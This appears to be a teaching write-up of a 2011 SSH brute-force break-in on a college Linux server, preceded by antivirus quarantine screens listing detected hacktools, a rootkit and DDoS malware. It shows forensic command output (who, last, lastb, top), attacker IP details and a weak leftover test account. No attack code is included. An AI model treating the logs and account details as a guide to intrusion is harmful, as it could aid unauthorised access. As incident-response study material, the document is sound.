

Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
bash contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close



Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
Linux.DDoS.MStream detected by Virus scanner
Hacktool.Rootkit detected by Virus scanner
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
x3 contained threat
Linux.DDoS.MStream
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close


Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
Linux.DDoS.MStream detected by Virus scanner
Hacktool.Rootkit detected by Virus scanner
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
trylpd contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close


Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool.Rootkit detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
winbox-v2.exe
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
Ipdx contained threat
Hacktool.Rootkit
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close


Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool.Rootkit detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
winbox-v2.exe
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
find contained threat
Hacktool
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close


Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool.Rootkit detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
winbox-v2.exe
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
lpd1 contained threat
Trojan Horse
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close


Security History
Show
Quarantine
Quick Search
Go
Severity
Activity
Status
Date & Time
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool.Rootkit detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Hacktool detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Trojan Horse detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
High
Linux.DDoS.MStream detected by Virus scanner
Quarantined
7/23/2016 5:55:10 AM
winbox-v2.exe
Go to Page:
Go
Page 1 of 6
Details
Recommended Action
Resolved - No Action Required
Restore
Options
x2 contained threat
Linux.DDoS.MStream
Risk
High
Origin
Not Available
Activity
Threat Actions performed: 1
More Options
Norton by Symantec
Import
Export
Add to Quarantine
Clear Entries
Close

More on the Captured Bot

Who is that logged into Opus?

```
**************************************************************************
This test user session looked very suspicious.  Not only did it not match
the 33nnn account naming conventions but it appeared to originate in Spain!
(es = Espana)
**************************************************************************

[rsimms@opus lab01]$ who
rsimms   pts/1        2011-11-02 20:47 (dsl-74-220-66-39.dhcp.cruzio.com)
test     pts/2        2011-11-02 17:09 (130.15.18.95.dynamic.jazztel.es)
[rsimms@opus lab01]$
```

IP Details for 95.18.15.130

```
[rsimms@opus-ii ~]$ host 130.15.18.95.dynamic.jazztel.es
130.15.18.95.dynamic.jazztel.es has address 95.18.15.130
[rsimms@opus-ii ~]$
```

Note that IP address is shown in reverse order in hostname

Details for 95.18.15.130

IP:	95.18.15.130
Decimal:	1595019138
Hostname:	130.15.18.95.dynamic.jazztel.es
ASN:	12715
ISP:	Orange Espana
Organization:	Jazz Telecom S.A.
Services:	None detected
Type:	Broadband
Assignment:	Dynamic IP
Blacklist:	Click to Check Blacklist Status
Continent:	Europe
Country:	Spain
State/Region:	Badajoz
City:	Badajoz
Latitude:	38.8779 (38° 52′ 40.44″ N)
Longitude:	-6.9706 (6° 58′ 14.16″ W)
Postal Code:	06002

http://whatismyipaddress.com/ip/95.18.15.130

Blacklist Status

access.redhawk.org	all.s5h.net	
b.barracudacentral.org	bl.spamcannibal.org	= IP Not Listed (Good!)
bl.spamcop.net	bl.tiopan.com	= IP Listed (Bad!)
blackholes.wirehub.net	blacklist.sci.kun.nl	= Blacklist Timeout Error
block.dnsbl.sorbs.net	blocked.hilli.dk	= Blacklist Offline
bogons.cymru.com	dnsbl.spfbl.net	
cbl.abuseat.org	cblless.anti-spam.org.cn	
dev.null.dk	dialup.blacklist.jippg.org	
dialups.mail-abuse.org	dialups.visi.com	
dnsbl.abuse.ch	dnsbl.anticaptcha.net	
dnsbl.antispam.or.id	dnsbl.dronebl.org	
dnsbl.justspam.org	dnsbl.kempt.net	
dnsbl.sorbs.net	dnsbl.tornevall.org	
dnsbl-1.uceprotect.net	duinv.aupads.org	
dnsbl-2.uceprotect.net	dnsbl-3.uceprotect.net	
dul.dnsbl.sorbs.net	escalations.dnsbl.sorbs.net	
hil.habeas.com	black.junkemailfilter.com	
http.dnsbl.sorbs.net	intruders.docs.uu.se	
ips.backscatterer.org	korea.services.net	
l2.apews.org	mail-abuse.blacklist.jippg.org	
misc.dnsbl.sorbs.net	msgid.bl.gweep.ca	
new.dnsbl.sorbs.net	no-more-funn.moensted.dk	
old.dnsbl.sorbs.net	opm.tornevall.org	
pbl.spamhaus.org	proxy.bl.gweep.ca	
psbl.surriel.com	pss.spambusters.org.ar	
rbl.schulte.org	rbl.snark.net	
recent.dnsbl.sorbs.net	relays.bl.gweep.ca	
relays.mail-abuse.org	relays.nether.net	
rsbl.aupads.org	sbl.spamhaus.org	
smtp.dnsbl.sorbs.net	socks.dnsbl.sorbs.net	
spam.dnsbl.sorbs.net	spam.olsentech.net	
spamguard.leadmon.net	spamsources.fabel.dk	
exitnodes.tor.dnsbl.sectoor.de	ubl.unsubscore.com	
web.dnsbl.sorbs.net	xbl.spamhaus.org	
zen.spamhaus.org	zombie.dnsbl.sorbs.net	
dnsbl.inps.de	bl.mailspike.net	

test account

```
**************************************************************************
It matched an account in the cis172 directory.
**************************************************************************

[root@opus break-in-2011-11-02]# cat /etc/passwd | grep test
test:x:1102:1102::/home/cis172/testuser:/bin/bash
```

A practice account with a weak password had been created and never deleted.

last and lastb login history

```
[root@opus ~]# last | grep test
test     pts/2        130.15.18.95.dyn Wed Nov  2 17:09   still logged in
test     pts/1        130.15.18.95.dyn Wed Nov  2 17:07 - 17:09  (00:02)
[root@opus ~]#

[root@opus ~]# lastb | grep test
test     ssh:notty    mail.naujawani.c Mon Oct 31 09:13 - 09:13  (00:00)
test     ssh:notty    190.12.37.90     Sun Oct 30 13:14 - 13:14  (00:00)
test     ssh:notty    72.55.148.230    Sat Oct 29 00:59 - 00:59  (00:00)
test     ssh:notty    119.188.7.143    Mon Oct 24 17:48 - 17:48  (00:00)
test     ssh:notty    91.14.18.95.dyna Wed Oct 19 15:10 - 15:10  (00:00)
test     ssh:notty    91.14.18.95.dyna Wed Oct 19 15:10 - 15:10  (00:00)
test     ssh:notty    91.14.18.95.dyna Wed Oct 19 15:10 - 15:10  (00:00)
test     ssh:notty    91.14.18.95.dyna Wed Oct 19 15:10 - 15:10  (00:00)
test     ssh:notty    91.14.18.95.dyna Wed Oct 19 15:09 - 15:09  (00:00)
test     ssh:notty    147.213.138.201  Sun Oct  2 05:04 - 05:04  (00:00)
test     ssh:notty    147.213.138.201  Sun Oct  2 05:04 - 05:04  (00:00)
pre-test ssh:notty    10.64.25.2       Wed Sep 28 14:53 - 14:53  (00:00)
pre-test ssh:notty    10.64.25.2       Wed Sep 28 14:52 - 14:52  (00:00)
pre-test ssh:notty    10.64.25.2       Wed Sep 28 14:52 - 14:52  (00:00)
test     ssh:notty    81.18.148.190    Thu Sep 22 20:29 - 20:29  (00:00)
test     ssh:notty    81.18.148.190    Thu Sep 22 20:29 - 20:29  (00:00)
test     ssh:notty    92.48.118.197    Thu Sep 15 03:13 - 03:13  (00:00)
test     ssh:notty    92.48.118.197    Thu Sep 15 03:13 - 03:13  (00:00)
test     ssh:notty    114.207.113.14   Sun Sep 11 21:35 - 21:35  (00:00)
test     ssh:notty    114.207.113.14   Sun Sep 11 21:35 - 21:35  (00:00)
test     ssh:notty    114.207.113.14   Sun Sep 11 18:53 - 18:53  (00:00)
test     ssh:notty    114.207.113.14   Sun Sep 11 18:53 - 18:53  (00:00)
```

The last command shows successful login history and lastb shows failed login history.

Test had logged in twice successfully after many failed attempts.

lastb failed login history (continued)

```
test     ssh:notty    108.59.5.19      Fri Jul 22 18:24 - 18:24  (00:00)
test     ssh:notty    108.59.5.19      Fri Jul 22 18:24 - 18:24  (00:00)
test     ssh:notty    118.34.131.174   Fri Jul  8 16:12 - 16:12  (00:00)
test     ssh:notty    118.34.131.174   Fri Jul  8 16:12 - 16:12  (00:00)
test     ssh:notty    rs19190.rapidspe Mon Jun 27 12:03 - 12:03  (00:00)
test     ssh:notty    rs19190.rapidspe Mon Jun 27 12:03 - 12:03  (00:00)
test     ssh:notty    isis.s6.coopenet Mon Jun 20 03:10 - 03:10  (00:00)
test     ssh:notty    isis.s6.coopenet Mon Jun 20 03:10 - 03:10  (00:00)
test     ssh:notty    173-13-131-243-s Sun Jun 12 12:03 - 12:03  (00:00)
test     ssh:notty    173-13-131-243-s Sun Jun 12 12:03 - 12:03  (00:00)
root     ssh:notty    wv-test2.waveclo Fri Jun  3 18:32 - 18:32  (00:00)
root     ssh:notty    wv-test2.waveclo Fri Jun  3 18:32 - 18:32  (00:00)
root     ssh:notty    wv-test2.waveclo Fri Jun  3 18:32 - 18:32  (00:00)
test     ssh:notty    72.46.137.86     Mon May 30 10:33 - 10:33  (00:00)
test     ssh:notty    72.46.137.86     Mon May 30 10:33 - 10:33  (00:00)
test     ssh:notty    211.254.130.122  Mon May 30 02:37 - 02:37  (00:00)
test     ssh:notty    211.254.130.122  Mon May 30 02:37 - 02:37  (00:00)
test1    ssh:notty    211.254.130.122  Mon May 30 02:37 - 02:37  (00:00)
test1    ssh:notty    211.254.130.122  Mon May 30 02:37 - 02:37  (00:00)
test123  ssh:notty    202.117.54.131   Tue May 24 13:49 - 13:49  (00:00)
test123  ssh:notty    202.117.54.131   Tue May 24 13:49 - 13:49  (00:00)
testuser ssh:notty    202.117.54.131   Tue May 24 13:49 - 13:49  (00:00)
testuser ssh:notty    202.117.54.131   Tue May 24 13:49 - 13:49  (00:00)
test     ssh:notty    184.82.98.199    Mon May  9 02:06 - 02:06  (00:00)
test     ssh:notty    184.82.98.199    Mon May  9 02:06 - 02:06  (00:00)
test     ssh:notty    109.123.126.188  Mon May  2 05:12 - 05:12  (00:00)
test     ssh:notty    109.123.126.188  Mon May  2 05:12 - 05:12  (00:00)
testuser ssh:notty    zulu635.startded Sat Apr 30 13:33 - 13:33  (00:00)
testuser ssh:notty    zulu635.startded Sat Apr 30 13:33 - 13:33  (00:00)
test4    ssh:notty    zulu635.startded Sat Apr 30 12:26 - 12:26  (00:00)
test4    ssh:notty    zulu635.startded Sat Apr 30 12:26 - 12:26  (00:00)
test3    ssh:notty    zulu635.startded Sat Apr 30 12:23 - 12:23  (00:00)
test3    ssh:notty    zulu635.startded Sat Apr 30 12:23 - 12:23  (00:00)
test2    ssh:notty    zulu635.startded Sat Apr 30 12:20 - 12:20  (00:00)
test2    ssh:notty    zulu635.startded Sat Apr 30 12:20 - 12:20  (00:00)
```

The brute force attack started in February and ended in November

lastb failed login history (continued)


The brute force attack started in February and ended in November

```
test1    ssh:notty    zulu635.startded Sat Apr 30 12:12 - 12:12  (00:00)
test1    ssh:notty    zulu635.startded Sat Apr 30 12:12 - 12:12  (00:00)
test     ssh:notty    zulu635.startded Sat Apr 30 12:09 - 12:09  (00:00)
test     ssh:notty    zulu635.startded Sat Apr 30 12:09 - 12:09  (00:00)
test     ssh:notty    zulu635.startded Sat Apr 30 12:06 - 12:06  (00:00)
test     ssh:notty    zulu635.startded Sat Apr 30 12:06 - 12:06  (00:00)
test     ssh:notty    85.11.183.149    Fri Apr 22 18:55 - 18:55  (00:00)
test     ssh:notty    85.11.183.149    Fri Apr 22 18:55 - 18:55  (00:00)
test     ssh:notty    85.11.183.149    Fri Apr 22 14:39 - 14:39  (00:00)
test     ssh:notty    85.11.183.149    Fri Apr 22 14:39 - 14:39  (00:00)
teste    ssh:notty    65.111.174.6     Fri Mar 25 06:03 - 06:03  (00:00)
teste    ssh:notty    65.111.174.6     Fri Mar 25 06:03 - 06:03  (00:00)
teste    ssh:notty    204.188.208.90   Wed Mar 23 12:01 - 12:01  (00:00)
teste    ssh:notty    204.188.208.90   Wed Mar 23 12:01 - 12:01  (00:00)
teste    ssh:notty    204.188.208.90   Wed Mar 23 12:01 - 12:01  (00:00)
teste    ssh:notty    204.188.208.90   Wed Mar 23 12:01 - 12:01  (00:00)
test     ssh:notty    vz1-164.netfirms Fri Mar 11 06:32 - 06:32  (00:00)
test     ssh:notty    vz1-164.netfirms Fri Mar 11 06:32 - 06:32  (00:00)
test     ssh:notty    174.137.57.11    Sat Mar  5 21:02 - 21:02  (00:00)
test     ssh:notty    174.137.57.11    Sat Mar  5 21:02 - 21:02  (00:00)
test     ssh:notty    85.25.144.24     Thu Mar  3 16:01 - 16:01  (00:00)
test     ssh:notty    85.25.144.24     Thu Mar  3 16:01 - 16:01  (00:00)
test     ssh:notty    208.116.36.170   Mon Feb 28 12:00 - 12:00  (00:00)
test     ssh:notty    208.116.36.170   Mon Feb 28 12:00 - 12:00  (00:00)
test     ssh:notty    nsc209.177.229-7 Sun Feb 20 09:25 - 09:25  (00:00)
test     ssh:notty    nsc209.177.229-7 Sun Feb 20 09:25 - 09:25  (00:00)
test     ssh:notty    123.13.201.202   Mon Feb 14 13:26 - 13:26  (00:00)
test     ssh:notty    123.13.201.202   Mon Feb 14 13:26 - 13:26  (00:00)
test1    ssh:notty    123.13.201.202   Mon Feb 14 13:26 - 13:26  (00:00)
test1    ssh:notty    123.13.201.202   Mon Feb 14 13:26 - 13:26  (00:00)
test     ssh:notty    8.7.128.200      Fri Feb 11 17:30 - 17:30  (00:00)
test     ssh:notty    8.7.128.200      Fri Feb 11 17:30 - 17:30  (00:00)
```

top processes

```
top - 21:03:06 up 63 days,  2:51,  2 users,  load average: 2.00, 2.04, 2.00
Tasks: 112 total,   4 running, 108 sleeping,   0 stopped,   0 zombie
Cpu(s):  6.6%us, 16.9%sy,  0.0%ni,  0.0%id,  0.0%wa,  0.0%hi, 76.4%si,  0.0%st
Mem:   1035140k total,   906456k used,   128684k free,    95116k buffers
Swap:  2097144k total,      248k used,  2096896k free,    88036k cached

  PID USER      PR  NI  VIRT  RES  SHR S %CPU %MEM    TIME+  COMMAND
30002 test      25   0  1544  424  356 R 97.1  0.0 197:37.40 r00t
22608 apache    15   0 26388  12m 3848 S  3.0  1.3   1:04.27 httpd
31446 rsimms    15   0  2320 1020  800 R  0.3  0.1   0:00.13 top
